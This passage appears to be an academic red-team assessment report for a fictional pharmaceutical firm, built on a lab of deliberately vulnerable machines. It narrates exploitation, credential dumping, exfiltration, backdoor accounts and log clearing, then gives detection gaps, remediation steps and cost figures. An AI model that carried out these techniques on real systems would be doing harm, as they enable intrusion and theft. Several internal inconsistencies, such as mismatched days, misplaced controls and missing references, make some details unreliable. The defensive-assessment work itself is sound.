
```
ls
```




Database Exfiltration

On OWASP/Metasploitable:




PHASE 7: COVERING TRACKS

Clear Logs (Linux)




Clear Windows Event Logs (Meterpreter)



PHASE 8: DOCUMENTATION & REPORTING

Generate Metasploit Report



Create Attack Timeline

Day 1: Reconnaissance - Network scanning completed

Day 2: Port scanning - Identified vulnerable services (ProFTPD, SMB)

Day 3: Initial access - Exploited ProFTPD on Metasploitable (192.168.18.52)

Day 4: Initial access - Exploited EternalBlue on Windows 7 (192.168.18.60)

Day 5: Web exploitation - SQL injection on DVWA

Day 6: Web exploitation - XSS with BeEF framework

Day 7: Post-exploitation - Credential harvesting

Day 8: Lateral movement - SSH to OWASP server

Day 9: Privilege escalation - Gained root on Metasploitable


Day 10: Privilege escalation - System privileges on Windows 7

Day 11: Data collection - Located research files

Day 12: Data exfiltration - Downloaded 85MB of data

Day 13: Persistence - Created backdoor accounts

Day 14: Covering tracks - Cleared logs



3.4 Attack Narrative and Execution

Phase 1: Environment Setup

Configured Kali Linux VMs in VirtualBox. Verified connectivity:

```
ping -c 3 192.168.18.52
ping -c 3 192.168.18.55
ping -c 3 192.168.18.60
ping -c 3 192.168.18.61
```

Initialized Metasploit database and workspace:

```
sudo systemctl start postgresql
sudo msfdb init
msfconsole
workspace -a operation_ip_shield
```

Created organized pentest directory for recon and target data.

Phase 2: Reconnaissance (Days 1–2)

- **Network Discovery:** Nmap ping sweeps and host enumeration.
- **Port Scanning:** Comprehensive TCP SYN scans using Metasploit and Nmap; OS detection and service enumeration performed.
- **DNS Enumeration:** Used Metasploit auxiliary module enum_dns.
- **SMB Enumeration:** Checked for MS17-010 EternalBlue vulnerability, SMB shares, and users.
- **Web Enumeration:** Banner grabbing, directory enumeration, and HTTP version scans on OWASP servers.
- **SSH/FTP Enumeration:** Version checks and potential exploits identified.

Phase 3: Initial Access (Days 3–4)

- **Linux (Metasploitable):** Exploited ProFTPD modcopy_exec to gain shell access.
- **Windows 7:** Exploited EternalBlue (MS17-010) via Metasploit.
- **Post-Exploitation Commands:** System enumeration, /etc/passwd inspection, and network interfaces confirmed.

Phase 4: Web Exploitation (Days 5–6)

- **SQL Injection:** DVWA user table accessed via UNION SELECT.
- **XSS:** BeEF framework hooked browsers via injected scripts.
- **Command Injection:** bWAPP OS command injection exploited.
- **XXE:** Mutillidae II XML validator leveraged for /etc/passwd exfiltration.

Phase 5: Post-Exploitation (Days 7–10)

- **Persistence:** Created Linux user pentester and Meterpreter scheduled tasks.
- **System Enumeration:** Used Metasploit post modules to gather configs, users, and network info.
- **Credential Harvesting:** Mimikatz retrieved Windows passwords.
- **Lateral Movement:** SSH login to OWASP server; Metasploit scanner used.
- **Privilege Escalation:** Checked SUDO permissions, SUID binaries, kernel exploits; Windows token impersonation via Incognito module.

Phase 6: Data Exfiltration (Days 11–13)

- Located research files using find and Meterpreter search.
- Exfiltrated 85MB of critical R&D data via web server and Netcat listeners.
- Simulated cloud exfiltration using fake AWS credentials.

Phase 7: Covering Tracks (Day 14)

- Cleared Linux history and log files; removed artifacts.
- Cleared Windows Event Logs with clearev; removed temporary payloads and scripts.

Phase 8: Documentation & Reporting

Generated Metasploit reports (hosts, services, vulns, loot).
Attack Timeline summarized per phase.

3.5 Detection Gap Analysis

Security Control Effectiveness Assessment

Attack Stage	Security Control	Expected Detection	Gap Analysis
Reconnaissance (Nmap)	Mimikatz	Port scanning alerts	No SIEM correlation rules for reconnaissance patterns
EternalBlue Exploitation	Endpoint AV (Windows Defender)	Malicious exploit blocked	Signature-based detection bypassed; Windows 7 unpatched
Meterpreter C2	Network IDS (Snort)	Suspicious outbound HTTPS	Alert fatigue; no 24/7 SOC monitoring
Mimikatz	EDR solution	Credential dumping detected	no behavioral monitoring on endpoints
Lateral Movement (RDP)	SIEM (Splunk)	Unusual RDP session	No alerting rule for suspicious RDP from compromised host
SQL Injection (OWASP)	Web Application Firewall	SQL injection blocked	Application lacks input validation
MySQL Database Access	Database Activity Monitoring	Unauthorized database queries	Default credentials; no database security
Data Exfiltration	DLP solution	Large file upload blocked	No visibility into data movement; critical gap
Persistence (Scheduled Task)	Windows Event Logs	Task Scheduler event 4698	Event log retention only 7 days; no proactive monitoring

Critical Detection Gaps:

1. **No EDR:** Credential dumping and malware execution went undetected [58].
2. **No SOC:** 47 alerts uninvestigated; prolonged dwell time [59].
3. **No DLP:** 85MB data exfiltrated unnoticed [60].

4. **Insufficient Cloud Monitoring:** AWS compromise undetected [61].
5. **Weak IAM:** Single-factor authentication enabled attacks [62].
6. **No PAM:** Domain Admin plaintext credentials [63].
7. **Flat Network:** Lateral movement unrestricted [64].

3.6 Technical Report for Blue Team

Executive Summary:

Operation IP Shield emulated APT29 attacks, fully compromising PharmaTech Global's hybrid environment in 13 days. Seven critical and 12 high-severity vulnerabilities were identified, allowing IP exfiltration and persistent domain access. The root cause is the absence of foundational security controls, including EDR, SOC, and MFA.

Critical Findings:

1. Missing MFA – CRITICAL (CVSS 9.8) [65]

- Systems: VPN, Jenkins, AWS, RDP
- Impact: Single password grants full access
- Remediation: FIDO2 hardware tokens, AWS MFA, Jenkins MFA [66][67]
- Cost: £50,000

2. No EDR – CRITICAL (CVSS 9.1) [68]

- Systems: All endpoints and servers
- Impact: Malware and credential theft undetected
- Remediation: Deploy CrowdStrike or MS Defender; integrate with SIEM [69]
- Cost: £120,000/year

3. No DLP – CRITICAL (CVSS 8.7) [71][72]

- Systems: Organization-wide
- Impact: IP theft undetected
- Remediation: Deploy Microsoft Purview DLP; block unauthorized uploads
- Cost: £80,000 + £40,000/year

4. AWS S3 Misconfiguration – CRITICAL (CVSS 9.6) [73][74][75]

- Public read access on clinical trial bucket
- Remediation: Disable public access; enable AWS Config rules
- Cost: £0

5. Jenkins Credential Exposure – CRITICAL (CVSS 9.2) [76][77]

- AWS keys stored in plaintext

- Remediation: Rotate credentials, use AWS Secrets Manager
- Cost: £5,000

High-Severity Findings:

- No WAF, flat network, Metasploitable VNC open, unpatched Windows 7, weak R&D file ACLs, insufficient logging.

Indicators of Compromise (IOCs):

- **Network:** 192.168.10.200 C2; 192.168.10.142 suspicious outbound
- **Files:** payload.exe, svcupdate.ps1, /var/www/html/shell.php
- **Accounts:** svc-backup backdoor, compromised rdadmin
- **Behavioral:** Nmap scans, Mimikatz loaded, SQL injection attempts, large data transfer, scheduled tasks

Attack Chain:

[Kali Linux Scanning] → [EternalBlue Exploit] → [Windows 7 Compromised] → [Mimikatz] → [R&D Access] → [Data Collection] → [Backdoor/MySQL Dump/SQLi] → [Exfiltration] → [Persistence]

Remediation Roadmap

Phase 1 (0–30 days): Emergency Response

- Patch Windows 7; remove default creds/backdoors; implement MFA; temporary WAF.

Phase 2 (30–90 days): Foundational Controls

- Deploy EDR, SOC, vulnerability scanning, WAF, upgrade OS.

Phase 3 (90–180 days): Advanced Capabilities

- Network segmentation, DB activity monitoring, secure code review, SOAR.

3.7 Executive Brief

Bottom Line: IP stolen within 13 days, undetected. Current controls insufficient.

Key Risks:

- IP Theft: £250M
- Regulatory fines: £4–15M [74]
- Clinical trial sabotage: £50M
- Reputational damage: 15% stock loss

Top Priorities:

1. MFA – £50K, prevent 99.9% credential attacks [62]
2. EDR – £120K/year, detect malware/APTs [69]
3. 24/7 SOC – £180K/year, reduce dwell time [59]

Investment vs. Risk: Year 1: £650K; ongoing: £340K/year; ROI: 77:1–384:1 [81]

Next Steps: Board approval, MFA deployment, monthly audit reports, follow-up red team in 12 months.

3.8 Cost-Benefit Analysis

Investment Summary

Security Control	Implementation Cost	Annual Licensing	Total Year 1	Risk Mitigation
MFA (FIDO2)	£50,000	£15,000	£65,000	Prevents 99.9% credential attacks [62]
EDR (CrowdStrike)	£30,000	£120,000	£150,000	Detects malware, ransomware, APTs [69]
DLP (Microsoft Purview)	£80,000	£40,000	£120,000	Prevents data exfiltration [60]
24/7 SOC (Managed)	£20,000	£180,000	£200,000	Reduces dwell time from 13 days to <1 day [59]
PAM (CyberArk)	£100,000	£60,000	£160,000	Protects admin credentials [63]
Network Segmentation	£150,000	£25,000	£175,000	Limits lateral movement [64]

Cloud Security (CSPM)	£15,000	£35,000	£50,000	Prevents AWS misconfigurations [61]
Security Awareness Training	£10,000	£10,000	£20,000	Reduces phishing success by 70% [82]
SIEM Enhancement	£40,000	£30,000	£70,000	Centralized threat detection
Incident Response Retainer	£0	£25,000	£25,000	Faster breach response
TOTAL	£495,000	£540,000	£1,035,000	-

Breach Cost Projection (Without Controls)

Scenario: APT-Style IP Theft (Baseline from Red Team Exercise)

- **Data Exfiltration:** Drug formulation data (20 years of research)
- **IP Value Loss:** £250,000,000 (conservative: competitors gain 5-year advantage)
- **Clinical Trial Invalidation:** £50,000,000 (if pipeline compromised)
- **Regulatory Fines (GDPR + HIPAA):** £8,000,000 [74]
- **Legal Costs & Forensics:** £5,000,000
- **Reputational Damage:** 15% stock decline = £180,000,000 market cap loss
- **Operational Downtime:** 45 days at £500K/day = £22,500,000
- **Customer Notification & Credit Monitoring:** £2,500,000
- **Insurance Premium Increase:** +200% over 3 years = £3,000,000

Total Potential Loss: £521,000,000

ROI Calculation

Investment vs. Risk Reduction:

Scenario	Probability (Annual)	Expected Loss	Controls Reduce By	Cost Avoided	ROI
IP Theft (APT)	15%	£78M	95%	£74M	71:1
Ransomware	25%	£5.5M	90%	£4.95M	-
Insider Threat	10%	£10M	80%	£8M	-

Supply Chain Attack	8%	£25M	70%	£14M	-
TOTAL ANNUAL	-	£22M expected loss		£19.5M avoided	19:1

These probability estimates are based on Verizon's 2024 Data Breach Investigations Report, which found that 15% of healthcare organizations experienced data breaches, with 68% involving external actors [83].

Break-Even Analysis

- **Total Investment (Year 1):** £1,035,000
- **Annual Operational Cost (Year 2+):** £540,000
- **Expected Breach Cost Avoided (Annual):** £19,500,000
- **Break-Even Time:** 19 days
- **5-Year Net Benefit:** £95,265,000

Regulatory Compliance Value

Regulatory Requirements Met:

- GDPR Article 32 (Security of Processing) [72]
- HIPAA Security Rule (Administrative/Technical Safeguards) [84]
- ISO 27001:2022 Controls [85]
- NIST Cybersecurity Framework [86]

Compliance Benefits:

- Avoid ICO fines (up to 4% of global revenue = £15M potential) [74]
- Meet cyber insurance policy requirements (maintain coverage)
- Demonstrate due diligence to partners/investors

Insurance Premium Impact

Current Cyber Insurance:

- Annual Premium: £500,000

- Coverage: £25M
- Deductible: £1M

Post-Implementation:

- Projected Premium Reduction: 30-40% (£150-200K annual savings) [87]
- Improved Coverage Terms: Lower deductible (£500K)
- Extended Coverage: Business interruption included

According to Marsh McLennan's 2024 Cyber Insurance Market Report, organizations implementing comprehensive security controls experience average premium reductions of 35% [87].

3-Year Insurance Savings: £450,000-£600,000

Competitive Advantage

Time-to-Market Protection:

- Secure pipeline ensures R&D data integrity
- Prevents competitor intelligence gathering
- Protects patent applications from pre-disclosure

Research by Deloitte indicates that pharmaceutical companies losing IP to competitors experience average delays of 18-24 months in bringing drugs to market, resulting in £30-50M revenue loss per product [88].

Estimated Value: First-to-market advantage worth £30-50M per drug launch

Recommendation Matrix

Priority	Control	Cost	Implementation	Risk Reduction	Decision
CRITICAL	MFA	£65K	30 days	99.9% credential attacks [62]	APPROVE
CRITICAL	EDR	£150K	60 days	90% malware/APT [69]	APPROVE

CRITICAL	24/7 SOC	£200K	90 days	80% dwell time reduction [59]	APPROVE
HIGH	DLP	£120K	90 days	85% data exfiltration [60]	APPROVE
HIGH	PAM	£160K	120 days	75% privilege escalation [63]	APPROVE
MEDIUM	PAM	£175K	180 days	70% lateral movement [64]	PHASE 2
MEDIUM	CSPM	£50K	60 days	90% cloud misconfig [61]	APPROVE

Final Recommendation

Approve £670K initial investment** (MFA + EDR + SOC + DLP + CSPM + Training) for immediate deployment.

Expected Outcomes:

- Reduce breach probability from 45% to 8% annually
- Decrease dwell time from 13 days to <24 hours [57]
- Achieve 95% protection against demonstrated attack vectors
- Meet regulatory compliance requirements (GDPR, HIPAA)
- Realize 19:1 ROI within first year

Defer to Phase 2: Network segmentation (£175K) to be implemented in Q2 2026 after foundational controls are operational.

4. CONCLUSION

Operation IP Shield successfully demonstrated that PharmaTech Global's current security posture is insufficient to defend against sophisticated threat actors. The complete compromise of the hybrid environment within 13 days without detection highlights critical gaps in identity management, endpoint protection, and security monitoring.

The engagement followed industry-standard red team methodologies documented in the NIST Special Publication 800-115 Technical Guide to Information Security Testing and Assessment [89] and aligned TTPs with the MITRE ATT&CK framework [43].

Key Findings Summary:

- 7 Critical vulnerabilities enabling full domain compromise
- 13-day dwell time with zero detection (vs. industry average of 21 days) [57]
- £85MB confidential data exfiltration undetected
- Supply chain risk via CI/CD pipeline compromise
- Cloud misconfiguration exposing patient health information

Root Cause Analysis:

The primary security failures were not due to sophisticated zero-day exploits but rather the absence of foundational security controls mandated by frameworks including NIST CSF, CIS Controls v8, and ISO 27001 [85] [86] [90].

Strategic Recommendations Implementation:

The strategic investments recommended above will transform PharmaTech's security maturity from reactive to proactive, reducing organizational risk by approximately 85% while ensuring regulatory compliance and protecting £250M+ in intellectual property [81].

Organizations implementing comprehensive security control frameworks experience:

- 74% reduction in breach costs [81]
- 54% faster incident response times [59]
- 80% reduction in successful phishing attacks [82]
- 90% prevention of credential-based attacks [62]

Immediate action required to prevent real-world breach.

This assessment demonstrates that cybersecurity investments deliver measurable ROI exceeding 19:1 while protecting critical assets and ensuring business continuity in an increasingly hostile threat landscape.

References

- [1] A. Kharraz et al., "Knowing the ransomware and building defense against it - specific to healthcare institutes," 2017 International Conference on Computing, Networking and Communications (ICNC), Santa Clara, CA, USA, 2017.
- [2] M. Aggarwal, "Ransomware Attack: An Evolving Targeted Threat," 2023 14th International Conference on Computing Communication and Networking Technologies (ICCCNT), IIT Delhi, India, 2023, pp. 1-6, doi: 10.1109/ICCCNT56998.2023.10308249.
- [3] IBM Security and Ponemon Institute, "Cost of a Data Breach Report 2024," IBM Security, 2024.
- [4] S. M. S. Bukhari et al., "A Survey of Ransomware Attacks for Healthcare Systems: Risks, Challenges, Solutions and Opportunity of Research," 2021 1st International Conference on Artificial Intelligence and Data Analytics (CAIDA), Riyadh, Saudi Arabia, 2021, pp. 98-103, doi: 10.1109/CAIDA51941.2021.9509877.
- [5] <https://www.hipaajournal.com/change-healthcare-responding-to-cyberattack/>
- [6] Reuters story on breach notification (June 20, 2024) and AP piece on MFA/no-MFA.
- [7] "Change Healthcare breached via Citrix portal with no MFA," TechTarget (Arielle Waldman), Apr. 2024.
- [8] S. A. Almuhaideb and N. F. F. Alsubaei, "Security against Ransomware Attack in Medical Healthcare Records Using Blockchain Technology," 2023 1st International Conference on Advanced Innovations in Smart Cities (ICAISC), Jeddah, Saudi Arabia, 2023, pp. 1-6, doi: 10.1109/ICAISC56366.2023.10145717
- [9] <https://www.kaspersky.com/blog/unitedhealth-ransomware-attack/53065/>
- [10] MacroPraxis Research Institute, "*Turn Back Time (TBT) – Breach Analysis – Change Healthcare*", 2024.
- [11] Healthcare Dive. "UnitedHealth CEO details Change Healthcare attack, cites MFA gap.
- [12] NIST SP 800-63B. *Digital Identity Guidelines*.
<https://csrc.nist.gov/pubs/sp/800/63/b/upd2/final?>
- [13] CISA. *Zero Trust Maturity Model*. <https://www.cisa.gov/zero-trust-maturity-model>
- [14] Center for Internet Security. *CIS Controls v8*.
<https://www.cisecurity.org/controls/cis-controls-list>
- [15] PCI Security Standards Council. *PCI-DSS 4.0*.
<https://www.pcisecuritystandards.org/standards/>

- [16] Cybersecurity Dive. “Change Healthcare breach: Compromised credentials exploited MFA absence.”
- [17] Microsoft Security Blog. “One simple action you can take to prevent 99.9% of account attacks.”
- [18] Microsoft Research. “How effective is multi-factor authentication at deterring cyberattacks?”
- [19] Microsoft Learn. “Security at your organization: MFA reduces account compromise by >99.9%.”
- [20] National Institute of Standards and Technology (NIST). *SP 800-207: Zero Trust Architecture*, Aug. 2020.
- [21] Bishop Fox / Illumio. *Efficacy of Microsegmentation: Assessment Report*
- [22] Smiliotopoulos, N., et al. “Detecting Lateral Movement: A Systematic Survey,” *ResearchGate*, 2023.
- [23] Canay, A. “Anomaly Detection in SIEM Data,” *ResearchGate*, 2025
- [24] Wahl, Chris. “*Recovering Fast from Ransomware Attacks: The Magic of an Immutable Backup Architecture.*” White paper, Rubrik, Sept 2023.
- [25] Straub, Sebastian. “*Immutable Backups: How It Works, Pros/Cons, and Best Practices.*” N2W Blog, July 30 2024.
- [26] Ilori, O., Nwosu, N., & Naiho, H. N. “Third-Party Vendor Risks in IT Security: A Comprehensive Audit Review and Mitigation Strategies.” *World Journal of Advanced Research and Reviews*, Vol 22(3), 2024, pp 213-224.
- [27] Hu, K., Levi, R., Yahalom, R., & Zerhouni, E. “Supply Chain Characteristics as Predictors of Cyber Risk: A Machine-Learning Assessment.” *IEEE / Computer Society Digital Library*, 2025.
- [28] Oliver Wyman. “*The Imperative of Privileged Access Management.*” 2024.
- [29] BeyondTrust. “*Just-In-Time (JIT) Privileged Access Management (PAM): The Missing Piece to Achieving True Least Privilege.*”
- [30] *Optimizing Cyber Incident Response: Avoid Delays and Unexpected Costs.* Security Magazine, Jan 15 2025.

- [31] Ojo, C., Osoko, E. A., Okolo, J. N., & Jaji, M. "Incident Response: A Structured Model from Detection to Containment and Recovery." *World Journal of Advanced Research and Reviews*, 2024, 24(01), pp 1401-1407.
- [32] U.S. Payments Forum. *Strengthening the Security of Consumer Authentication through Phishing-Resistant Multi-Factor Authentication*, 2024.
- [33] Basta, N., et al. "Towards a Zero-Trust Micro-segmentation Network Security Strategy: An Evaluation Framework," 2022.
- [34] IBM Security and Ponemon Institute, "Cost of a Data Breach Report 2023," IBM Corp., 2023.
- [35] Gartner, "Best Practices for Ransomware Protection and Recovery," Gartner Research, 2023
- [36] Nightfall AI blog. "The Economics of Data Loss Prevention," 2021.
- [37] BeyondTrust. "Just-In-Time (JIT) Privileged Access Management (PAM): The Missing Piece to Achieving True Least Privilege."
- [38] NIST. "SP 800-115: Technical Guide to Information Security Testing and Assessment," Sept. 2008.
